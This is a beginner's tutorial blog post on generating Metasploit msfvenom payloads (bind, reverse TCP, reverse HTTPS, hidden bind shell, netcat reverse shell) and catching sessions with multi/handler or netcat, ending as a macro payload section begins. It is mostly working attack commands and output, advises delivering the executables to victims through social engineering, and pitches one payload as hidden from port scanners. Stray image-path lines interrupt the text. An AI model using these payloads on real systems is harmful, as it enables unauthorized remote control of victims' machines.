Msfvenom Tutorials for Beginners

November 17, 2017 By Raj Chandel

Hello friends!!

Today we will learn to create payloads from a popular tool known as Metasploit, we will explore various option available within the tool to create payloads with different extensions and techniques.

Msfvenom

Msfvenom is a command line instance of Metasploit that is used to generate and output all of the various types of shell code that are available in Metasploit.

Requirements:

- Kali Linux
- Windows Machine
- Android Phone
- Linux Machine

Abbreviations:

Lhost= (IP of Kali)


Lport= (any port you wish to assign to the listener)

P= (Payload I.e. Windows, Android, PHP etc.)

F= file extension (i.e. windows=exe, android=apk etc.)

Let's Begin!!

From the Kali terminal type command msfvenom as shown below. It will show you all available options for creating a payload but in this article, we are talking about different types of payload we can generate.



```
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```


Bind shell

A bind shell is a kind that opens up a new service on the target machine and requires the attacker to connect to it in order to get a session

Now type the below "command" on your kali terminal

```
msfvenom -p windows/meterpreter/bind_tcp -f exe > /root/Desktop/bind.exe
```

It will save the "exe" payload file on your desktop as specified on the command **/root/Desktop/bind.exe** We need to send this file to the victim machine through file share or by any social engineering technique and have it run on the system




```
root@kali:~# msfvenom -p windows/meterpreter/bind_tcp -f exe > /root/Desktop/bind.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 309 bytes
Final size of exe file: 73802 bytes
```

Now let us start msfconsole and type below command to get a session of the victim machine

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/bind_tcp
msf exploit(handler) > set rhost 192.168.0.100
msf exploit(handler) > set lport 4444
msf exploit(handler) > exploit
```

Once the file is executed on the machine we will get the victim machine meterpreter session as shown below:

The bind_tcp option is helpful in case we get disconnected from victim machine while it is still running, we can execute the same command and get back the session without any intervention of the victim to run the exploit again.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(handler) > set rhost 192.168.0.100
rhost => 192.168.0.100
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started bind handler
[*] Sending stage (179267 bytes) to 192.168.0.100
msf exploit(handler) > [*] Meterpreter session 1 opened (192.168.0.107:39497 -> 192.168.0.100
:4444) at 2017-11-14 11:02:47 -0500

msf exploit(handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

www.hackingarticles.in


Reverse TCP Payload

A reverse shell (also known as a connect-back) is the exact opposite: it requires the attacker to set up a listener first on his box, the target machine acts as a client connecting to that listener, and then finally the attacker receives the shell.

From the Kali terminal type command msfvenom as shown below:

Now type command

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=5555 -f exe
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=5555 -f ex
e > /root/Desktop/reverse_tcp.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

www.hackingarticles.in


In this case, we will include few other options such as lhost (localhost) and lport (local port) to get a reverse connection from the victim machine

Once the payload is generated and send to the victim for execution, we will start our next step as shown below

Now let us start msfconsole and type below command to get a session of the victim machine

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
msf exploit(handler) > set lport 5555
msf exploit(handler) > exploit
```

We can confirm from the image below, once the payload is executed by the victim, we received a reverse connection and got the meterpreter session successfully.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 5555
lport => 5555
msf exploit(handler) > exploit
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 192.168.0.107:5555
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.0.100
[*] Meterpreter session 2 opened (192.168.0.107:5555 -> 192.168.0.100:49235) at 2017-11-14 11
:07:04 -0500

msf exploit(handler) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```

www.hackingarticles.in

HTTPS Payload


Note: Both the above payloads can be used in case we have relevant ports active on the victim machine, so the question arises what if the victim has blocked all the ports?

Well in such cases we can create payloads as per the ports running on victim machine such as 443 for https:

Let’s us use this case and create a payload with https   From the Kali terminal type command msfvenom as shown below:

Now type command

```
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.0.107 lport=443 -f exe
```




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_https lhost=192.168.0.107 lport=443 -f e
xe > /root/Desktop/443.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 551 bytes
Final size of exe file: 73802 bytes
```

Once the payload is generated and send to the victim for execution, we will start our next step as shown below

Now let us start msfconsole and type below command to get a session of the victim machine

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 192.168.0.107
msf exploit(handler) > set lport 443
msf exploit(handler) > exploit
```

We can confirm from the above image, once the payload is executed by the victim, we received a reverse connection and got the meterpreter session.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://192.168.0.107:443
msf exploit(handler) > [*] https://192.168.0.107:443 handling request from 192.168.0.100; (UU
ID: og5knnfc) Staging x86 payload (180311 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.107:443 -> 192.168.0.100:49243) at 2017-11-14 11:
10:23 -0500

msf exploit(handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

Hidden Bind TCP Payload


Let us now explore some other technique available in msfvenom Tool and try to exploit the victim machine, this time we will get the shell of the victim machine instead of meterpreter session

Let's begin!!

This payload hides on the background silently, while executed and does not reveal its presence if scanned by any port scanner.

From the Kali terminal type command msfvenom as shown below:

```
msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.0.107 lport=1010 -f exe >
```



```
root@kali:~# msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.0.107 lport=1010 -f exe >
 /root/Desktop/hidden.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 386 bytes
Final size of exe file: 73802 bytes
```


www.hackingarticles.in

Once the payload is generated and send to the victim for execution, we will start our next step as shown below.

We use Netcat to set up our listener.

Now from the kali Terminal let us type the command as shown above

```
nc 192.168.0.100 1010
```



```
root@kali:~# nc 192.168.0.100 1010
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\RAJ\Downloads>
```


www.hackingarticles.in

Reverse Shell Payload with Netcat

Let us now do the same process and use shell_reverse_tcp payload, one more technique to get shell session of the victim

From the Kali terminal type command msfvenom as shown below:

```
msfvenom -p windows/shell_reverse_tcp ahost=192.168.0.107 lport=1111-f exe > /root
```



```
root@kali:~# msfvenom -p windows/shell_reverse_tcp ahost=192.168.0.107 lport=1111 -f exe > /ro
ot/Desktop/ncshell.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```


www.hackingarticles.in

Once the payload is generated and send to the victim for execution, we will start our next step as shown below

We set up our listener using netcat, the image below confirms the shell session capture by the kali machine.

Now from the kali Terminal let us type the command as shown below.

```
nc -lvp 1111
```



```
root@kali:~# nc -lvp 1111
listening on [any] 1111 ...
192.168.0.100: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.100] 49361
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\RAJ\Downloads>
```

www.hackingarticles.in


Macro Payload

Let us now create a payload with a VBA script, which we will use to create a macro on Excel to exploit victim machine.

Let us begin to create the payload!!

Open Kali Terminal and type the command as mention below:

